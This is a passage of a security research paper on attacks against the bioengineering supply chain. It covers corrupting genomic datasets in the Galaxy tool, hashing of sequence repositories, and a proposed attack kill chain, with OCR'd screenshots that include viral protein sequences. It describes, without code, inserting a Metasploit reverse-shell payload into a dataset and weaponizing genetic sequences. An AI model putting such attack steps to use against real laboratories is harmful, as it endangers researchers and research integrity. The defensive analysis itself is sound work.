Add column to an existing dataset
Concatenate datasets tail-to-head
Cut columns from a table
Merge Columns together
Convert delimiters to TAB
Create single interval as a new dataset
Change Case of selected columns
Paste two files side by side
Remove beginning of a file
Select random lines from a file
History
13: shell.sh
12: php.php
11: shell.sh
10: shelly
4: SL3003_SL3004_100122-hg18.bam.bai
3: AB050936.faa

```
>Reston_1996_GP
BROKEN SEQUENCEAAGGGUUUUUBROKENSEQUENCE  MGSGYQLLQLPRERFRKTSFLVWVII
LEGNGIATDVPSATKRWGFRSGVPPKVVSYEAGEWAENCYNLEIKKSDGSECLPLPPDGVRGFPRCR
KVQGTGPCPGDLAFHKNGAFFLYDRLASTVIYRGTTFAEGVIAFLILSEPKKHFWKATPAHEPVNTT
TSYYMTLTLSYEMSNFGGEESNTLFKVDNHTYVQLDRPHTPQFLVQLNETLRRNNRLSNSTGRLTWT
KIEPDVGEWAFWETKKNFSQQLHGENLHFQILSTHTNNSSDQSPAGTVQGKISYHPPTNNSELVPTD
VVSVLTAGRTEEMSTQGLTNGETITGFTANPMTTTIAPSPTMTSEVDNNVPSEQPNNTASIEDSPPS
ETIDHSEMNSIQGSNNSAQSPQTKATPAPTASPMTLDPQETANISKPGTSPGSAAGPSQPGLTINTI
ADSLSPTRKQKRSVRQNTANKCNPDLHYWTAVDEGAAAGLAWIPYFGPAAEGIYIEGVMHNQNGLIC
QLANETTQALQLFLRATTELRTYSLLNRKAIDFLLQRWGGTCRILGPSCCIEPHDWTKNITDEINQI
FIDNPLPDHGDDLNLWTGWRQWIPAGIGIIGVIIAIIALLCICKILC
>Reston_1996_sGP
MGSGYQLLQLPRERFRKTSFLVWVIILFQRAISMPLGIVTNSTLKATEIDQLVCRDKLSSTSQLKSV
LEGNGIATDVPSATKRWGFRSGVPPKVVSYEAGEWAENCYNLEIKKSDGSECLPLPPDGVRGFPRCR
KVQGTGPCPGDLAFHKNGAFFLYDRLASTVIYRGTTFAEGVIAFLILSEPKKHFWKATPAHEPVNTT
TSYYMTLTLSYEMSNFGGEESNTLFKVDNHTYVQLDRPHTPQFLVQLNETLRRNNRLSNSTGRLTWT
KIEPDVGEWAFWETKKTFPNNFMEKTCISKFYQPTPTTPQIRARRELSKEKLATTHPPTTPSWFQRI
WFQCSLQDGQRKCRPKV
>Reston_1996_L
MATQHTQYPDARLSSPIVLDQCDLVTRACGLYSSYSLNPQLRQCKLPKHIYRLKFDTIVSKFLSDTP
LPIDYLVPILLRSLTGHGDRPLTPTCNQFLDGIINYTLHDAAFLDYYLKATGAQDHLTNITTREKLK
LNNDYVHQLFFWHDLSILARRGRLNRGNNRSTWFVHDEFIDILGYGDYIFWKIPLSLLPVTIDGVPH
DWYQPTLFKESILGHSQILSVSTAEILIMCKDIITCRFNTSLIASIAKLEDVDVSDYPDPSDILKIY
DYVISILGSEGYKIIKYLEPLCLAKIQLCSKFTERKGRFLTQMHLSVINDLRELISNRRLKDYQQEK
FHKILLQLQLSPQQFCELFSVQKHWGHPILHSEKAIQKVKRHATILKALRPNVIFETYCVFKYNIAK
DSQGTWYSVISDRNLTPGLNSFIKRNHFPSLPMIKDLLWEFYHLNHPPLFSTKVISDLSIFIKDRAT
QTCWDAVFEPNVLGYNPPNKFSTKRVPEQFLEQEDFSIESVLNYAQELHYLLPQNRNFSFSLKEKEL
RTFGKLPYLTRNVQTLCEALLADGLAKAFPSNMMVVTEREQKESLLHQASWHHTSDDFGENATVRGS
TDLFKYNLAERYEETAPEIEYCNHCYGVRNVENWMHYLIPQCYMHVSDYYNPPHNVNLSNREYPPEG
```

```
<?xml version="1.0" encoding="utf-8"
<rdf:RDF xmlns:rdf="http://www.w3.or
<rdf:Description rdf:about="styles.x
<rdf:type rdf:resource="http://docs.
</rdf:Description>
<rdf:Description rdf:about="">
```

Figure 18: Galaxy view of corrupt dataset_3.dat

Scott R. Nawrocki, srnawrocki@me.com

## 4.5. Sequence and Disrupt

### 4.5.1. Sequencing the Corrupt Genome

It is at this stage where the genetic sequence crosses from the cyber realm into the physical realm by way of synthesis. A fully functioning cell is produced with organelles to support life. Earlier in this paper, contamination of a laboratory was referred to as a consequence of synthesizing a corrupt genome. For background, laboratories are assigned Bio-Safety Levels (BSL) based on the biological agents stored within the facility. The end result of a substituted or corrupt genetic sequence could be devastating to research, the laboratory, and the company. Accidentally synthesizing a bacterium or a virus which exceeds BSL capability can result in illness, contamination and a shutdown of that facility.

### 4.5.2. Disrupting the Process Control System

A Process Control System (PCS) with sensors will monitor the progress of the biological reactions and report back environmental conditions such as temperature and pH. The PCS provides a safety mechanism to monitor and correct any anomalies during the reaction process. A process control attack is a cyber-physical attack on the assembly line of the Bio-Engineering Supply Chain. The Merriam-Webster definition for a bio-reactor: "a device or apparatus in which living organisms and especially bacteria useful substances or break down harmful ones." It is in this vessel that biological end products can be replicated. Now that the organism or end product is sequenced, it can be mass produced in this end phase of the Bioengineering Supply Chain.

Vulnerabilities can exist in the PCS. To install a patch or a vendor update, the biological reactor must be taken offline. It was noted that PCS can be vulnerable as patching of these systems is infrequent (2011, Cardenas).

# 5. Implementing Critical Security Controls

## 5.1. Critical Security Control 8: Malware Defenses

"Control the installation, spread, and execution of malicious code at multiple points in the enterprise, while optimizing the use of automation to enable rapid updating of defense, data gathering, and corrective action." (Center for Internet Security)

### 5.1.1. Manipulating Genetic Code and Datasets


Network attacks that introduce a payload to reverse a shell, give the attacker access to datasets stored on servers and application directories. Payloads and other malware can be embedded in datasets which can be executed by unsuspecting researchers. During this research, a potential vulnerability in the Galaxy application was identified as a Metasploit payload was inserted into a dataset.

## 5.2. Critical Security Control 13: Data Protection

"The processes and tools used to prevent data exfiltration, mitigate the effects of exfiltrated data, and ensure the privacy and integrity of sensitive information." (Center for Internet Security)

### 5.2.1. Confidentiality, Integrity and Authenticity of Genomes

File integrity checking is recommended for genomic sequence repositories. These FTP sites should provide a robust secure hashing algorithm such as SHA-2 to hash genomic sequences on their sites. It is interesting to note some of these repositories are aware of MD5 hashing as it was noted during this research that applications available for download are hashed with MD5. Researchers would be able to authenticate the genomic sequence they downloaded prior to sending it through the Bio-Engineering Supply Chain. While the GenBank FTP site did not offer hashes of sequences, the University of Santa Cruz website did have MD5 hashes of sequences. However, MD5 is no longer recommended due to weaknesses in this algorithm. The Galaxy application still allows for MD5 hashing as seen in Figure 22.



ftp://ftp.ncbi.nlm.nih.gov/genbank
FTP directory /genbank at ft... ×
× Google genbank ftp
Search
Share
More »


**FTP directory /genbank at ftp.ncbi.nlm.nih.gov**

To view this FTP site in File Explorer: press Alt, click **View**, and then click **Open FTP Site in File Explorer**.

Up to higher level directory

```
10/18/2018 12:37AM              4 GB Release Number
10/18/2018 12:37AM         34,009 README.genbank
10/17/2018 11:00PM      Directory catalog
12/05/2018 06:42AM      Directory daily-nc
04/23/2018 12:00AM      Directory docs
10/18/2018 12:37AM     41,776,400 gbbct1.seq.gz
10/18/2018 12:37AM     50,702,861 gbbct10.seq.gz
10/18/2018 12:37AM     71,799,683 gbbct100.seq.gz
10/18/2018 12:37AM     73,272,994 gbbct101.seq.gz
10/18/2018 12:37AM     73,985,066 gbbct102.seq.gz
10/18/2018 12:37AM     71,892,453 gbbct103.seq.gz
10/18/2018 12:37AM     75,757,321 gbbct104.seq.gz
10/18/2018 12:37AM     73,939,260 gbbct105.seq.gz
10/18/2018 12:37AM     73,857,220 gbbct106.seq.gz
10/18/2018 12:37AM     72,992,948 gbbct107.seq.gz
10/18/2018 12:37AM     71,464,390 gbbct108.seq.gz
10/18/2018 12:37AM     72,927,929 gbbct109.seq.gz
10/18/2018 12:37AM     27,029,607 gbbct11.seq.gz
10/18/2018 12:37AM     73,100,422 gbbct110.seq.gz
10/18/2018 12:37AM     72,015,203 gbbct111.seq.gz
10/18/2018 12:37AM     73,610,669 gbbct112.seq.gz
10/18/2018 12:37AM     17,747,265 gbbct113.seq.gz
10/18/2018 12:37AM     72,062,621 gbbct114.seq.gz
10/18/2018 12:37AM     72,206,732 gbbct115.seq.gz
10/18/2018 12:37AM     70,527,934 gbbct116.seq.gz
10/18/2018 12:37AM     70,828,976 gbbct117.seq.gz
10/18/2018 12:37AM     70,812,722 gbbct118.seq.gz
10/18/2018 12:37AM     70,839,824 gbbct119.seq.gz
10/18/2018 12:37AM     74,915,352 gbbct12.seq.gz
10/18/2018 12:37AM     70,919,164 gbbct120.seq.gz
10/18/2018 12:37AM     71,421,773 gbbct121.seq.gz
10/18/2018 12:37AM     73,213,760 gbbct122.seq.gz
10/18/2018 12:37AM     73,307,927 gbbct123.seq.gz
10/18/2018 12:37AM     71,147,521 gbbct124.seq.gz
10/18/2018 12:37AM     18,482,737 gbbct125.seq.gz
10/18/2018 12:37AM     72,217,715 gbbct126.seq.gz
10/18/2018 12:37AM     72,638,870 gbbct127.seq.gz
10/18/2018 12:37AM     75,389,088 gbbct128.seq.gz
10/18/2018 12:37AM     74,980,307 gbbct129.seq.gz
10/18/2018 12:37AM     11,636,992 gbbct13.seq.gz
10/18/2018 12:37AM     73,734,899 gbbct130.seq.gz
10/18/2018 12:37AM     75,474,306 gbbct131.seq.gz
10/18/2018 12:37AM     75,092,626 gbbct132.seq.gz
10/18/2018 12:37AM     69,131,614 gbbct133.seq.gz
10/18/2018 12:37AM     72,212,065 gbbct134.seq.gz
10/18/2018 12:37AM     54,542,511 gbbct135.seq.gz
10/18/2018 12:37AM     71,427,887 gbbct136.seq.gz
10/18/2018 12:37AM     71,626,865 gbbct137.seq.gz
10/18/2018 12:37AM     74,971,552 gbbct138.seq.gz
10/18/2018 12:37AM     74,168,592 gbbct139.seq.gz
10/18/2018 12:37AM     77,327,614 gbbct14.seq.gz
10/18/2018 12:37AM     74,321,209 gbbct140.seq.gz
10/18/2018 12:37AM     71,974,193 gbbct141.seq.gz
10/18/2018 12:37AM     73,861,374 gbbct142.seq.gz
10/18/2018 12:37AM     13,807,140 gbbct143.seq.gz
10/18/2018 12:37AM     72,343,688 gbbct144.seq.gz
10/18/2018 12:37AM     73,838,922 gbbct145.seq.gz
10/18/2018 12:37AM     72,413,735 gbbct146.seq.gz
10/18/2018 12:37AM     74,202,471 gbbct147.seq.gz
10/18/2018 12:37AM     75,404,144 gbbct148.seq.gz
10/18/2018 12:37AM     75,686,570 gbbct149.seq.gz
10/18/2018 12:37AM     74,942,429 gbbct15.seq.gz
10/18/2018 12:37AM     75,041,607 gbbct150.seq.gz
10/18/2018 12:37AM      6,096,775 gbbct151.seq.gz
10/18/2018 12:37AM     73,981,134 gbbct152.seq.gz
10/18/2018 12:37AM     71,075,424 gbbct153.seq.gz
10/18/2018 12:37AM     74,059,027 gbbct154.seq.gz
10/18/2018 12:37AM     73,702,519 gbbct155.seq.gz
10/18/2018 12:37AM     74,559,704 gbbct156.seq.gz
```


Figure 19: Genbank FTP Genomic Repository


Index of /goldenPath/hg38/bigZips -
ndex of /goldenPath/hg
hgdownload.soe.ucsc.edu/goldenPath/hg38/bigZips/

```
Name                         Last modified      Size  Description

Parent Directory                                  -
analysisSet/                 14-Apr-2014 09:08    -
est.fa.gz                    13-Aug-2018 12:51  1.5G
est.fa.gz.md5                13-Aug-2018 12:51   44
hg38.2bit                    30-Apr-2015 16:16  797M
hg38.agp.gz                  15-Jan-2014 20:55  842K
hg38.chrom.sizes             24-Dec-2013 21:06   11K
hg38.chromFa.tar.gz          23-Jan-2014 17:18  938M
hg38.chromFaMasked.tar.gz    23-Jan-2014 17:10  487M
hg38.fa.align.gz             08-Jan-2014 23:43  2.4G
hg38.fa.gz                   15-Jan-2014 21:14  938M
hg38.fa.masked.gz            15-Jan-2014 21:24  487M
hg38.fa.out.gz               15-Jan-2014 20:56  172M
hg38.trf.bed.gz              15-Jan-2014 20:56  7.9M
md5sum.txt                   03-Mar-2014 10:31  451
mrna.fa.gz                   13-Aug-2018 12:33  278M
mrna.fa.gz.md5               13-Aug-2018 12:33   45
refMrna.fa.gz                13-Aug-2018 12:51   71M
refMrna.fa.gz.md5            13-Aug-2018 12:51   48
xenoMrna.fa.gz               13-Aug-2018 12:42  6.0G
xenoMrna.fa.gz.md5           13-Aug-2018 12:43   49
xenoRefMrna.fa.gz            13-Aug-2018 12:51  244M
xenoRefMrna.fa.gz.md5        13-Aug-2018 12:51   52
```

Figure 20: University of California Santa Cruz Website

The Galaxy tool does have the ability to hash a genetic sequence. However, this does not appear to be common practice based upon the review of many genetic repository websites.



Change Case of selected columns
Paste two files side by side
Remove beginning of a file
Select random lines from a file
Select first lines from a dataset
Select last lines from a dataset
Trim leading or trailing characters
Line/Word/Character count of a dataset
Secure Hash / Message Digest on a dataset
Filter and Sort
Join, Subtract and Group
Convert Formats
Extract Features

**Secure Hash / Message Digest** on a dataset (Galaxy Version 0.0.1)

**Text file**
1: gbbct202.seq

**Choose the algorithms**
□ Select/Unselect all
□ md5
□ sha1
□ sha224
□ sha256
□ sha384
□ sha512


✔ Execute

**What it does**
This tool outputs Secure Hashes / Message Digests of a dataset using the user selected algorithms.

**Citation**

Figure 21: Galaxy Hashing Ability

Scott R. Nawrocki, srnawrocki@me.com


Lubuntu Desktop
Actions
Galaxy - Mozilla Firefox
Galaxy
127.0.0.1:8080
Galaxy
Analyze Data
Workflow
Shared Data
Visualization
Help
User
Using 111.0 MB
Tools
Change Case of selected columns
Paste two files side by side
Remove beginning of a file
Select random lines from a file
Select first lines from a dataset
Select last lines from a dataset
Trim leading or trailing characters
Line/Word/Character count of a dataset
Secure Hash / Message Digest on a dataset
Filter and Sort
Join, Subtract and Group
Convert Formats
Extract Features
Fetch Sequences
Fetch Alignments
History
search datasets
Unnamed history
2 shown
110.97 MB
Tags:
Add tags
2: Secure Hash / Message Digest on data 1
queued
format: tabular, database: ?
Tags:
Add tags
1: gbbct202.seq

```
1
#md5
7a3f1fd8ca1fd9a0b21e47a353e4fe11
```

Figure 22: MD5 hash of genetic sequence

For intellectual property, researchers should consider Public Key Infrastructure to digitally sign genomic sequences. These sequences are shared through email and FTP sites.

## 5.3. Critical Security Control 18: Application Software Security

"Manage the security life cycle of all in-house developed and acquired software in order to prevent, detect, and correct security weaknesses." (Center for Internet Security)

### 5.3.1. Vulnerabilities in Bioinformatics Tools

Many of the bioinformatics applications were open source, contained vulnerabilities and were not rigorously tested. Pharmaceutical Chief Information Security Officers should be aware these applications exist within their supply chain. While researchers may not have security and vulnerabilities as their primary concern, CISOs should conduct a query of the research and development departments to identify bioinformatics applications. Additional security research is needed as these applications are crucial nodes in the Bioengineering Supply Chain in the build, test and design phase. The Galaxy application allows for sequences to be uploaded in various formats.

While not the focus of this research, it should be noted that Process Control System applications, left unpatched, can be vulnerable to sabotage. SCADA and ICS attacks on the Energy Sector have been deployed to sabotage the power grid. Vulnerable applications can allow lateral movement within the Bioengineering Supply Chain. PCS application security and patching is recommended to harden these applications to sabotage.

# 6. Bioengineering Systems Kill Chain

## 6.1. Industrial Control System Kill Chain

The Industrial Control System (ICS) defender community developed the ICS Kill Chain to address nuances associated with their networks. This Kill Chain is divided into two stages, the Cyber Intrusion Preparation and Execution and ICS Attack Development and Execution (2015, Assante). This approach takes into account the attacker's ability to customize an attack campaign based on intelligence gleaned from Stage 1. It is the ICS Kill Chain that inspired this author to assess the forecasted need for a Bio-Engineering Kill Chain to address potential attack campaigns.

## 6.2. BES Kill Chain

### 6.2.1. Linear approach to visualize the process

In an effort to develop a BES- specific Kill Chain, the genetic sequencing process must be visualized in a linear fashion. This process from the initial digital or physical sample is converted to binary code, analyzed, synthesized and ultimately results in a biofuel, medicine or agricultural product as seen in Figure 1 (2018, Bajema).

### 6.2.2. Bio-Engineering Systems Kill Chain

Based on the anatomy of a Bio-Engineering Systems (BES) supply chain attack, this research proposes the need for a BES Kill Chain. The BES Kill Chain addresses the steps an attacker would take to disrupt a cyber and physical applications. The steps include:

1) Reconnaissance and scanning of the target

2) Designing or downloading a genomic sequence

3) Weaponizing the sequence or downloading a harmful sequence

4) Penetrating the network

5) Delivering the sequence to a database

6) Corrupting the database with a rogue sequence

7) Synthesizing the rogue sequence in to a physical product

8) Disrupting the end product.

The Blue section of the Kill Chain represents the cyber aspect outside of the network. The Orange section depicts the cyber intrusion inside the network. The Red section depicts the physical nature of the supply chain attack.




Figure 23: The Bio-Engineering Systems Kill Chain

## 7. Conclusion

The BES Kill Chain depicts observable steps that can be taken by an attacker looking to disrupt the genetic sequence supply chain. The adversary has several entry points into the supply where genetic sequence data can be manipulated either at the onset of the research or internally during analysis and testing phases. Without proper quality control of genetic sequences such as hashing and authenticating the sequence throughout the supply chain, it is possible to corrupt the outcome. Depending on the motive of the adversary, it would be possible to disrupt the end product or worse, synthesize a bacteria or virus that is harmful to researchers. The recommended Critical Security Controls should be considered in countering a BES supply chain attack.

# References

Assante, Michael & Lee, Robert. (October 2015). The Industrial Control System Cyber Kill Chain. Retrieved from https://www.sans.org/reading.../ICS/industrial-control-system-cyber-kill-chain-36297

Bajema, Natasha, DiEullis, Diane, Lutes, Charles & Lim, Yong-Bee. (July 2018). The Digitization of Biology: Understanding the New Risks and Implications of Governance. Retrieved from http://wmdcenter.ndu.edu/Media/News/Article/1569559/the-digitization-of-biology-understanding-the-new-risks-and-implications-for-go

Cardenas, Alvaro A., et al. (March 2011). Attacks Against Process Control Systems: Risk Assessment, Detection and Response. Retrieved from http://www.utdallas.edu/~axc127431/papers/asiaccs2011.pdf

Czar, Michael J., Cai Yihzi & Peccoud, Jean. (May 2009). Writing DNA with GenoCAD™. Retrieved from https://www.researchgate.net/publication/publication/24415557_Writing_DNA_with_genoCAD/download

Deloitte. (August 2016). Hacktivism, a Defender's Playbook. Retrieved from https://www2.deloitte.com/content/dam/Deloitte/us/Documents/risk/us-aers-hacktivism.pdf

FireEye® Threat Intelligence. Demonstrating Hustle, Chinese APT Groups Quickly Use Zero-Day Vulnerability (CVE-2015-5119) Following Hacking Team Leak. Retrieved from https://www.fireeye.com/blog/threat-research/2015/07/demonstrating_hustle.html

FireEye® Threat Intelligence. (2014). Poison Ivy: Assessing Damage and Extracting Intelligence. Retrieved from https://www.fireeye.com/content/dam/fireeye-www/global/en/current-threats/pdfs/rpt-poison-ivy.pdf

Giardine, Belinda, Riemer, Cathy & Nekruntenko. (October 2015). Galaxy: A platform for interactive large-scale genome analysis. Retrieved from https://www.ncbi.nlm.ih.gov/pmc/articles/PMC1240089/

Horejsi, Jaromir, Chen, Joseph C., Kohei Kawabata & Lu, Kenney. (August 2018). Trend Micro ™: Supply Chain Attack Operation Red Signature Targets South Korean Organizations. Retrieved from https://blog.trendmicro.com/trendlabs-security-intelligence/supply-chain-attack-operation-red-signature-targets-south-korean-organizations/

Murch, Randall S., So, William S., Buchholtz, Wallace G., Raman Sanjay & Peccoud, Jean. (April 2018). Cyberbiosecurity: An Emerging New Discipline to Help

Safeguard the Bioeconomy. Retrieved from https://www.ncbi.nlm.nih.gov/pmc/articles/PMC5895716

Ney, Peter, Koscher, Karl, Organick, Lee, Ceze, Luis & Kohno, Tadayoshi. (2017). Computer Security, Privacy and DNA Sequencing: Compromising Computers with Synthesized DNA, Privacy Leaks and More. Retrieved from https://dnasec.cs.washington.edu/dnasec.pdf

Peccoud, Jean, Gallegos, Jenna, Murch, Randall, Buchholz, Wallace & Raman, Sanjay. (January 2018). Cyberbiosecurity: From Naive Trust to Risk Awareness. Retrieved from Trends in Biotechnology, Volume 36, Number 1

Rajpari, Fayyaz. (September 2014). Finding the Advanced Persistent Adversary. Retrieved from https://www.sans.org/reading-room/whitepapers/hackers/finding-advanced-persistent-adversary-35512

RSA®. Malicious Protocols: Gh0st Rat. (2018). Retrieved from https://www.rsa.com/content/dam/en/case-study/gh0st-rat.pdf

Sam.paech. (September 2012). Quick & dirty Galaxy installation in a virtual machine. Retrieved from http:/seqanswers.com/forums/showthread.php?t=23629

